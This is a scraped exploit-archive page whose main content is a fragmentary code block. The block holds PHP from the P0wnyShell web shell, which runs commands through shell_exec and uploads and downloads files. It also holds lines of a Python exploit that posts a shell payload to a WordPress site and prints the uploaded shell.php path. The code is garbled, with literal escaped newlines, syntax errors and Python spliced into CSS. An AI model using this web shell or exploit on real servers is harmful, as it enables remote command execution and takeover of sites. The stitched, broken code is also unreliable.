

Solaris (1,607)

```
$cmd, $type) {\n    chdir($cmd);\n    if ($type == 'cmd') {\n        $cmd = \"compgen -o $fileName\"\n    }\n    else {\n        $cmd = \"compgen -f $fileName\"\n    }\n    $cmd = \"*/bin/bash -c '\\\"$cmd\\\"'\";\n    $files = explode(\"\\n\\n\", shell_exec($cmd));\n    return array(\n        'files' => $files,\n    );\n}\n\nfunction featureDownload($filePath) {\n    $file = $file_get_contents($filePath);\n    if ($file === FALSE) {\n        return array(\n            'stdout' => array('File not found / no read permission.'),\n            'cmd' => getcwd()\n        );\n    } else {\n        return array(\n            'name' => basename($filePath),\n            'file' => base64_encode($file)\n        );\n    }\n}\n\nfunction featureUpload($path, $file, $cmd) {\n    chdir($cmd);\n    $f = @fopen($path, 'wb');\n    if ($f === FALSE) {\n        return array(\n            'stdout' => array('Invalid path / no write permission.'),\n            'cmd' => getcwd()\n        );\n    } else {\n        fwrite($f, base64_decode($file));\n        fclose($f);\n        return array(\n            'stdout' => array('Done.'),\n            'cmd' => getcwd()\n        );\n    }\n}\n\nif (isset($_GET['feature'])) {\n    $response = NULL;\n    switch ($_GET['feature']) {\n        case \"shell\":\n            $cmd = $_POST['cmd'];\n            if (!preg_match('/2>/', $cmd)) {\n                $response = featureShell($cmd, $_POST['cmd']);\n            }\n            break;\n        case \"pwd\":\n            $response = featurePwd();\n            break;\n        case \"hint\":\n            $response = featureHint($_POST['filename'], $_POST['cmd'], $_POST['type']);\n            break;\n        case \"upload\":\n            $response = featureUpload($_POST['path'], $_POST['file'], $_POST['cmd']);\n            header('Content-Type: application/json');\n            echo json_encode($response);\n            die();\n    }\n}\n\n?<DOCTYPE html>\n<html>\n<head>\n<title>P0wnyShell: #</title>\n<meta name=\"viewport\" content=\"width=device-width, initial-scale=1.0\" /\n<style>\nhtml, body {\n    margin: 0;\n    background: #333;\n    color: #eee;\n    font-family: monospace;\n}\n\n::-webkit-scrollbar-track {\n    border-radius: 8px;\n    background-color: #353535;\n}\n\n::-webkit-scrollbar {\n    height: 8px;\n}\n\n::-webkit-scrollbar-thumb {\n    background-color: #333;\n    border-radius: 8px;\n}\n\nsession.post(exploit_url, headers=header, data=shell_payload)\nprint('[*] Exploit finished at: ' . str(datetime.now().strftime('%H:%M:%S')))\nprint(' -> Webshell: http://' . target_ip . ':' . target_port . wp_path . 'wp-content/uploads/' . str(datetime.now().strftime('%Y')) . '/' . str(datetime.now().strftime('%m')) . '/shell.php')\nprint('')
```

[Login](#) or [Register](#) to add favorites

<a href="#">SUSE (1,444)</a>	<a href="#">SUSE (1,444)</a>
<a href="#">SQL Injection (16,102)</a>	<a href="#">Ubuntu (8,199)</a>
<a href="#">TCP (2,379)</a>	<a href="#">UNIX (9,159)</a>
<a href="#">Trojan (686)</a>	<a href="#">UnixWare (185)</a>
<a href="#">UDP (676)</a>	<a href="#">Windows (6,511)</a>
<a href="#">Virus (662)</a>	<a href="#">Other</a>
<a href="#">Vulnerability (31,136)</a>	
<a href="#">Web (9,365)</a>	
<a href="#">Whitepaper (3,729)</a>	
<a href="#">x86 (946)</a>	
<a href="#">XSS (17,494)</a>	
<a href="#">Other</a>	



© 2022 Packet Storm. All rights reserved.

## Site Links


<a href="#">News by Month</a>
<a href="#">News Tags</a>
<a href="#">Files by Month</a>
<a href="#">File Tags</a>
<a href="#">File Directory</a>

## About Us

<a href="#">History &amp; Purpose</a>
<a href="#">Contact Information</a>
<a href="#">Terms of Service</a>
<a href="#">Privacy Statement</a>
<a href="#">Copyright Information</a>

## Hosting By

<a href="#">Rokasec</a>
-------------------------



Follow us on Twitter



Subscribe to an RSS Feed